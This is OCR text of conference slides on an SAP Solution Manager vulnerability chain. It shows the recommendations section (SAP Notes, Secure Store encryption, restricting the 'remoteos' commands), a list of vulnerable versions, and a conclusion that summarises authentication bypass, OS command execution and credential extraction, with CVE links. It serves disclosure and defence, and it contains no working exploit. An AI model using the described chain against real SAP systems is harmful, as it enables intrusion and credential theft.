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




Tamper the SOLMAN Security Report





Tamper the SOLMAN Security Report




Tamper the SOLMAN Security Report


- Automatically modification of collected data
- Tampering the dashboard







Tamper the SOLMAN Security Report



1. Introduction
2. Why ?
3. Authentication bypass
4. OS command injection
5. Tamper the SOLMAN Security Report
6. Recommendations
7. Conclusion


Recommendations

- Enable the SAP Secure Storage encryption
  - Instructions : SAP Note **2772266** & **2748699**

```
#SAP Secure Store file - Don't edit this file manually!
#Tue Oct 29 21:40:22 ART 2019
$internal/mode=encrypted
$internal/version=Ny4wMC4wMDAuMDAx
sld/usr=BnJftsjYlR1GdU4qdic2qfHVPj3mnqyx1Nfg\r\njKBf3EoTlCMx8w4CbAi\=\=
sld/pwd=Cyg37gOTK0neTaAIkT0BYl+6XgSjO1cMzP1RdcS+e8yNz+0ukjezafCeYkMLLDoc
smd/agent/crypto/algo=jKBf3EoTlCMx8w4CbAiX3T+XMFB98lVWXNmMHnAA92+t9q5juLjkyA\=\=
smd/agent/secretkey=XiteJHXHmEoUrwqpIEB5wDv7NAo5bOWxNMJ93VwLZj9Fec7Qf+/y2QyJX2e5Nl/8\r\n
Zw5qwRpPjzPWk7Zc7qxREWFZCHLRQsYDvmvTRdgThoI\=
smd/agent/certificate/pass=BFujkvdSXtDmw0hOGKJp7utovPz9cHhAPIUjWVtRFR8BhL6jNOakcJKAh/l73
5ZeonGAehpKkHOSQoF41VLDX
```

Recommendations

- Restrict access to the P4 of **all** agents
  - Manually or patch agents : SAP Note **2845377**
  - Be careful of some side effects : SAP Note **2904933**



Recommendations

- Restrict the ‘remoteos’ application
  - Modify the **`commands.xml`**, then redeploy it to all agents
  - Manually or using the patch : SAP Note **2823733**
  - Apply patch related to the ‘remoteos’ : SAP Note **2808158 2839864**
  - Be careful of some side effects : SAP Note **2849096**

```
...
  <OsCmd ostype="UNIX" exec="custom_command" path="" param="false"
runtime="60">
  </OsCmd>
...
```

Recommendations

- Am I vulnerable ?
  - SOLMANDIAG 720 SP004 000012
  - SOLMANDIAG 720 SP005 000013
  - SOLMANDIAG 720 SP006 000014
  - SOLMANDIAG 720 SP007 000019
  - SOLMANDIAG 720 SP008 000015
  - SOLMANDIAG 720 SP009 000007
  - SOLMANDIAG 720 SP010 000001

Recommendations

- Am I vulnerable ?
  - SOLMANDIAG 720 SP004 000012
  - SOLMANDIAG 720 SP005 000013
  - SOLM
  - SOLM
  - SOLM
  - SOLM
  - SOLM

Keep SAP Solution Manager as up to date as possible !

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Conclusion

- Using chain of vulnerabilities attacker can :
  - → Bypass the authentication process on SMDAgent
  - → Execute arbitrary OS command as SMDAgent administrator
  - → Decrypt and extract critical credentials of the SAP Solution Manager
- Post exploitation could take a large form :
  - → Tamper critical data
  - → Deny of service
  - → Who know ?
- Highlight why it is crucial to be up to date on SAP Solution Manager

Conclusion

- “Inception of the SAP Platform's Brain” https://www.youtube.com/watch?v=2SfhdHC4Dtk
- 2808158 CVE-2019-0330 https://launchpad.support.sap.com/#/notes/2808158
- 2823733 CVE-2019-0330 https://launchpad.support.sap.com/#/notes/2823733
- 2839864 CVE-2019-0330 https://launchpad.support.sap.com/#/notes/2839864
- 2849096 - https://launchpad.support.sap.com/#/notes/2849096
- 2772266 CVE-2019-0307 https://launchpad.support.sap.com/#/notes/2772266
- 2738791 CVE-2019-0318 https://launchpad.support.sap.com/#/notes/2738791
- 2748699 CVE-2019-0291 https://launchpad.support.sap.com/#/notes/2748699
- 2845377 CVE-2020-6198 https://launchpad.support.sap.com/#/notes/2845377
- 2904933 - https://launchpad.support.sap.com/#/notes/2904933
- SAP Product Respond Team secure@sap.com

Thank You!

HITB LOCKDOWN 002
livestream

Yvan Genuer - @_1ggy - info@onapsis.com

onapsis